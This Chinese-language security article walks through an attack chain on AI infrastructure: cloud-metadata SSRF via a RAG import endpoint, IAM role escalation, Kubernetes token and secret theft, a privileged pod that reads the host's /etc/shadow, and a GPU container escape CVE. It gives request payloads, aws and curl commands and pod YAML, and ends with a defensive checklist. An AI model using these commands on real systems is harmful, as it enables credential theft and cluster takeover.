ARTICLE · 1140274
AI 基础设施安全:云、容器与 GPU 逃逸

AI 系统特别容易命中这些问题,原因是它天然把三类高危组件绑在一起:有出站 HTTP 请求能力(URL 抓取、插件调用)、跑在云上且需要 IAM 角色访问存储和模型 API、部署在 K8s 里并挂载 GPU。三者叠加后,攻击面不是加法,是乘法。
一、从 SSRF 到云凭证
AI 服务几乎都有出站 HTTP 能力:Agent 的 web_fetch 工具、RAG 的 URL 入库、Webhook 回调、OpenAPI 插件的远端 schema 加载。攻击者把这些功能的 URL 参数指向云元数据端点,就能拿到当前实例的 IAM 临时凭证。
云厂商的元数据端点
http://169.254.169.254/latest/meta-data/ | |||
PUT | |||
http://100.100.100.200/latest/meta-data/ | |||
http://metadata.google.internal/computeMetadata/v1/ | Metadata-Flavor: Google | ||
http://169.254.169.254/metadata/instance?api-version=2021-02-01 | Metadata: true |
IMDSv1 是重灾区:不需要特殊 header,GET 即可。如果目标服务部署在 AWS EC2 上且安全组没拦元数据端点,一条 SSRF 就够了。
场景:一个企业内部 RAG 系统,POST /api/knowledge/import 接受 URL 参数并抓取内容入库。抓取逻辑是 Python requests.get(url),没有做内网地址过滤。攻击者构造:
POST /api/knowledge/import HTTP/1.1Host: 10.0.8.21:8080Content-Type: application/json{”url”: ”http://169.254.169.254/latest/meta-data/iam/security-credentials/”}
响应进入 RAG 的切片管道,返回一个包含角色名的列表:
[”ai-inference-role”]
下一步把角色名拼进路径,拿凭证本体:
POST /api/knowledge/import HTTP/1.1Host: 10.0.8.21:8080Content-Type: application/json{”url”: ”http://169.254.169.254/latest/meta-data/iam/security-credentials/ai-inference-role”}
{”Code”: ”Success”,”AccessKeyId”: ”ASIA3FK7XQJ2MKPNETVQ”,”SecretAccessKey”: ”wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY”,”Token”: ”IQoJb3JpZ2luX2VjEJj//////////wEaCXVzLWVhc3QtMSJGMEQCIH...”,”Expiration”: ”2026-10-04T18:30:00Z”}
这三个值组成一组临时 STS 凭证,有效期六小时。有效期内,攻击者在任何有网的地方都能以这个角色调用 AWS API。
检测困难的原因
传统 SSRF 的目标是内网服务,流量模式是「外部 IP → 内部 IP」。云元数据 SSRF 的目标是 169.254.169.254,这个地址不走网关,云平台侧没有访问日志。防守方看到的是:一个外部用户发起了一个正常的 URL 导入请求,RAG 抓取了一个不可路由的 link-local 地址,然后无后续。如果没有在应用层对出站 URL 做过滤和审计,这个请求完全静默。
防御不是加 WAF 规则——攻击者可以用重定向、DNS Rebinding 或 IPv6 映射绕过。结构性修复是在抓取代码里做 URL 解析后白名单:只允许 https:// 协议 + 外部域名,拒绝所有私网/保留 IP 段(169.254.0.0/16、10.0.0.0/8、172.16.0.0/12、192.168.0.0/16、100.64.0.0/10、fd00::/8)。再在基础设施层启用 IMDSv2 并设 HttpTokens=required、HttpPutResponseHopLimit=1,使容器内的请求无法到达元数据端点。
二、IAM 角色链提升
拿到一组临时凭证后,第一步是搞清楚这个角色能做什么。sts get-caller-identity 不需要任何权限:
AWS_ACCESS_KEY_ID=ASIA3FK7XQJ2MKPNETVQ \AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY \AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEJj//////////wEaCXVzLWVhc3QtMSJGMEQCIH... \aws sts get-caller-identity --output json{”UserId”: ”AROA3FK7XQJ2MB7XR2VQI:ai-inference-role”,”Account”: ”847362915401”,”Arn”: ”arn:aws:sts::847362915401:assumed-role/ai-inference-role/i-0a1b2c3d4e5f”}
拿到 Account ID 和角色名。下一步枚举这个角色的实际权限:
aws iam list-attached-role-policies --role-name ai-inference-rolepython3 enumerate-iam.py \--access-key ASIA3FK7XQJ2MKPNETVQ \--secret-key wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY \--session-token ”IQoJb3JpZ2luX2VjEJj...”
枚举结果可能长这样:
-- S3 --s3:ListBucket ✅ (bucket: ai-model-store)s3:GetObject ✅ (bucket: ai-model-store)-- SQS --sqs:SendMessage ✅ (queue: ai-inference-jobs)-- STS --sts:AssumeRole ✅ (role: eks-admin-role)
关键发现是 sts:AssumeRole 被授到了一个更高权限的角色上。AI 推理服务经常需要临时切换角色去拉模型权重或调其他服务,运维就给了它一个 AssumeRole 信任关系——但目标角色可能是管理员级别的。
利用:
aws sts assume-role \--role-arn arn:aws:iam::847362915401:role/eks-admin-role \--role-session-name audit-check
{”Credentials”: {”AccessKeyId”: ”ASIA3FK7XQJ2MQT7WZQ2A”,”SecretAccessKey”: ”kP8xRnQmZ5vL3jH9dW2eF4gT7yU1iO6pA0sD9fG”,”SessionToken”: ”IQoJb3JpZ2luX2VjEJj//////////wEaCXVzLWVhc3QtMSJHMEUCIQ...”,”Expiration”: ”2026-10-04T19:30:00Z”},”AssumedRoleUser”: {”Arn”: ”arn:aws:sts::847362915401:assumed-role/eks-admin-role/audit-check”}}
用这组凭证再次 get-caller-identity,确认角色已切换到 eks-admin-role。这个角色如果绑定了 eks:DescribeCluster + eks:ListClusters,就能直接拿到 EKS 集群的 kubeconfig:
aws eks list-clusters --region us-east-1aws eks describe-cluster --name ai-prod-cluster --region us-east-1 \--query ”cluster.endpoint”aws eks update-kubeconfig --name ai-prod-cluster --region us-east-1
至此,攻击者从一次 SSRF 开始,通过两条 IAM 链(实例角色 → AssumeRole → 集群管理角色),拿到了 K8s 集群的管理员 kubeconfig。全程没有利用任何软件漏洞,每一步都是合法 API 调用。
三、K8s ServiceAccount Token 窃取
即使攻击者没有走到 IAM 链那一步,只要能在任何一个 Pod 里执行命令(比如通过 Agent 的代码执行工具、MCP 服务器的 SSRF 回连、或一次容器内 RCE),ServiceAccount Token 就挂在固定路径上:
cat /var/run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6Ik1UWkVOelF3TnpFMk9USXpOREE1TlRRd05qYzBNRGM0TlRneU1EWXpOREF4Tnprd056UTBNUSJ9...
同时拿到 CA 证书和 Namespace:
NS=$(cat /var/run/secrets/kubernetes.io/serviceaccount/namespace)CA=/var/run/secrets/kubernetes.io/serviceaccount/ca.crtTOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)APISERVER=”https://${KUBERNETES_SERVICE_HOST}:${KUBERNETES_SERVICE_PORT}”
直接调 API,列出当前 Namespace 的 Pod:
curl -s --cacert ”$CA” \-H ”Authorization: Bearer $TOKEN” \”$APISERVER/api/v1/namespaces/$NS/pods”
{”kind”: ”PodList”,”items”: [{”metadata”: {”name”: ”inference-7d8f9-abcde”, ”namespace”: ”ai-serving”},”spec”: {”containers”: [{”name”: ”model”, ”image”: ”registry.corp.internal/ai/inference:v2.4.1”}],”serviceAccountName”: ”inference-sa”}},{”metadata”: {”name”: ”vector-db-0”, ”namespace”: ”ai-serving”},”spec”: {”containers”: [{”name”: ”milvus”, ”image”: ”milvusdb/milvus:v2.4.4”}],”serviceAccountName”: ”default”}}]}
如果这个 SA 的 RBAC 绑定里有 get secrets,直接读:
curl -s --cacert ”$CA” \-H ”Authorization: Bearer $TOKEN” \”$APISERVER/api/v1/namespaces/$NS/secrets”
{”kind”: ”SecretList”,”items”: [{”metadata”: {”name”: ”openai-api-key”},”type”: ”Opaque”,”data”: {”key”: ”c2stYmxpYmIxMjM0NTY3ODkwYWJjZGVmZ2hpams=”}},{”metadata”: {”name”: ”registry-credentials”},”type”: ”kubernetes.io/dockerconfigjson”,”data”: {”.dockerconfigjson”: ”eyJhdXRocyI6...”}}]}
echo ”c2stYmxpYmIxMjM0NTY3ODkwYWJjZGVmZ2hpams=” | base64 -d# sk-blibb1234567890abcdefghijk
一个 OpenAI API key 和私有镜像仓库凭证同时到手。这是最低成本的横向移动:不需要漏洞,K8s 的设计就是把凭证放在 Pod 文件系统里的。
四、RBAC 过度授权与 Sidecar 共享卷
RBAC:最常见的过度授权模式

很多 AI 团队给推理服务的 ServiceAccount 绑了 cluster-admin,理由是「要读 ConfigMap、写 PV、拉镜像,懒得逐个配」。这等于把集群的 root 钥匙挂在了每一个 Pod 里。
典型的危险 RBAC:
kind: ClusterRoleBindingapiVersion: rbac.authorization.k8s.io/v1metadata:name: inference-admin-bindingsubjects:- kind: ServiceAccountname: inference-sanamespace: ai-servingroleRef:kind: ClusterRolename: cluster-adminapiGroup: rbac.authorization.k8s.io
攻击者拿到这个 SA Token 后,创建一个特权 Pod 把宿主机根文件系统挂进来:
piVersion: v1kind: Podmetadata:name: debug-shellnamespace: ai-servingspec:serviceAccountName: inference-sahostPID: truecontainers:- name: shellimage: busybox:1.36command: [”sleep”, ”3600”]securityContext:privileged: truevolumeMounts:- name: host-rootmountPath: /hostreadOnly: falsevolumes:- name: host-roothostPath:path: /type: Directory
curl -s --cacert ”$CA” -H ”Authorization: Bearer $TOKEN” \-H ”Content-Type: application/yaml” \-X POST ”$APISERVER/api/v1/namespaces/ai-serving/pods” \--data-binary @debug-shell.yaml
等 Pod 跑起来后 exec 进去读宿主机的 /etc/shadow:
curl -s --cacert ”$CA” -H ”Authorization: Bearer $TOKEN” \-X POST ”$APISERVER/api/v1/namespaces/ai-serving/pods/debug-shell/exec?command=cat&command=/host/etc/shadow&container=shell”
从这一刻起,攻击者持有宿主机 root 权限。Node 上所有 Pod 的环境变量(包含数据库连接串、API Key)、所有 SA Token、所有挂载的 Secret 都能读。
Sidecar 共享卷:间接渗透
不是每个 Pod 都给了 cluster-admin。更常见的场景是:Pod 里跑了两个容器——主应用和 Sidecar(日志采集、监控代理、Istio Envoy),它们共享一个 emptyDir 卷:
spec:containers:- name: inferenceimage: registry.corp.internal/ai/inference:v2.4.1volumeMounts:- name: shared-datamountPath: /app/data- name: log-sidecarimage: registry.corp.internal/infra/log-agent:v1.2volumeMounts:- name: shared-datamountPath: /var/log/appvolumes:- name: shared-dataemptyDir: {}
如果 Sidecar 容器被攻破(第三方镜像有漏洞、版本过老、配置不当),攻击者在 Sidecar 里可以读写 /var/log/app,即 /app/data——主容器的工作目录。如果这个目录里有模型缓存、session 文件或临时写入的 API 调用日志,攻击者不需要碰主容器就能拿到数据。
反过来也成立:如果主容器的模型加载逻辑会从共享卷里热更新文件(例如定时加载新的 LoRA 适配器),攻击者在 Sidecar 里写一个恶意 .pt 到这个目录,下一次热加载就触发反序列化 RCE——010 写的供应链投毒在这里变成了基础设施层的攻击路径。
五、GPU 容器逃逸:CVE-2025-23266
AI 推理容器和普通容器的区别在于 GPU 设备的挂载。K8s 里 GPU Pod 由 NVIDIA GPU Operator 管理,底层用 NVIDIA Container Toolkit 在容器创建时把 /dev/nvidia* 设备和驱动库注入容器。这个注入过程通过 OCI hook 机制实现——createContainer 和 prestart 钩子在宿主机上以 root 权限执行。
CVE-2025-23266(CVSS 9.0 Critical,AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)出在这个 hook 链上:攻击者如果能控制容器的 OCI spec 中传给 hook 的环境变量或参数,就能让 hook 在宿主机上执行任意命令。
利用条件
这个漏洞不是从容器内直接触发——需要攻击者能影响容器创建时的配置。在 K8s 场景里,等价于:
拥有某个 Namespace 内 create pods的 RBAC 权限节点安装了受影响版本的 NVIDIA Container Toolkit(≤ 1.17.7)或 GPU Operator(≤ 25.3.0) 创建的 Pod 调度到有 GPU 的节点上
上一节写的 cluster-admin 或 create pods 过度授权,正好满足条件 1。
修复状态
截至写作时的最新稳定版是 Container Toolkit 1.20.1(2026-09-19 发布),修复已合入超过一年。但大量集群的 GPU Operator 是部署时锁定的版本,之后没有跟进升级。
怎么检查自己是否受影响
在 GPU 节点上执行:
nvidia-ctk --version# 输出 ≤ 1.17.7 → 受影响kubectl get pods -n gpu-operator -l app=nvidia-operator-validator \-o jsonpath='{.items[0].spec.containers[0].image}'# 镜像 tag 对应的 Operator 版本 ≤ 25.3.0 → 受影响
攻击在整体链路中的位置
回到前面的攻击链:SSRF → IAM 凭证 → AssumeRole 提权 → EKS kubeconfig → create pods → 构造恶意 Pod → NVIDIA Container Toolkit hook 在宿主机以 root 执行。最后一步拿到了节点级别的 root shell,不只是容器内权限。有了宿主机 root,可以读取该节点上所有 Pod 的内存、网络流量、文件系统——包括其他 Namespace 里的数据库 Pod 和 Sidecar。
即使整条 IAM 链没有打通,攻击者只要通过任何手段拿到一个 create pods 权限的 SA Token(上一节的 Token 窃取路径),再叠加这个 CVE,就能从容器内走到宿主机。这两条路径是独立的,防御必须同时覆盖。
汇总:攻击链各环节的比较
create pods | ||||
create pods |
防御清单
SSRF
出站 URL 在代码层做协议 + 目标地址白名单,解析后拒绝所有 RFC 1918 / link-local / ULA 地址段。 AWS EC2 启用 IMDSv2( HttpTokens=required),HttpPutResponseHopLimit=1,容器内请求无法到达元数据端点。GCP / Azure 关闭不需要的元数据字段,或通过网络策略限制。
IAM
最小权限:AI 推理角色的策略只包含它实际需要的 S3 读、SQS 收发。禁止 *。审计所有 sts:AssumeRole信任关系:用 IAM Access Analyzer 找出外部可 assume 的角色,确认每一对关系都有业务理由。不要把高权限角色(如 EKS 管理角色)信任给低权限角色。用单独的跳板角色 + 临时提升流程替代。
K8s
SA Token 自动挂载关闭:不需要调 K8s API 的 Pod 加 automountServiceAccountToken: false。这是最高性价比的单条配置。RBAC 按 Namespace 拆分,只用 Role不用ClusterRole(除非确实需要跨 Namespace)。禁止cluster-admin绑定给 ServiceAccount。Pod Security Standards 限制 privileged: true、hostPID: true、hostPath挂载。NetworkPolicy 限制 Pod 到 K8s API Server 的访问(除非确实需要)。
GPU / Container Toolkit
升级 NVIDIA Container Toolkit ≥ 1.17.8、GPU Operator ≥ 25.3.1(CVE-2025-23266)。 在 CI 里加一条版本检查:GPU Operator 部署清单中的镜像版本低于修复版本则构建失败。 用 CDI 模式替代 legacy 模式(NVIDIA 推荐),减少 hook 攻击面。
Sidecar
Sidecar 镜像和主镜像一样走漏洞扫描和版本管理。 共享卷内不放敏感文件:session 数据、临时 API 日志、模型缓存用独立卷或 PVC,不与 Sidecar 共享。 评估是否真的需要 Sidecar——很多日志采集已经可以用 DaemonSet + hostPath 替代。
检测
CloudTrail 里监控 AssumeRole事件的异常模式:同一凭证短时间内 assume 多个不同角色。K8s API 审计日志监控:从 SA Token 发起的 create pods(特别是带privilegedsecurityContext 的)、get secrets、exec。在 GPU 节点上监控 nvidia-container-runtime-hook的执行参数是否包含非预期的命令或路径。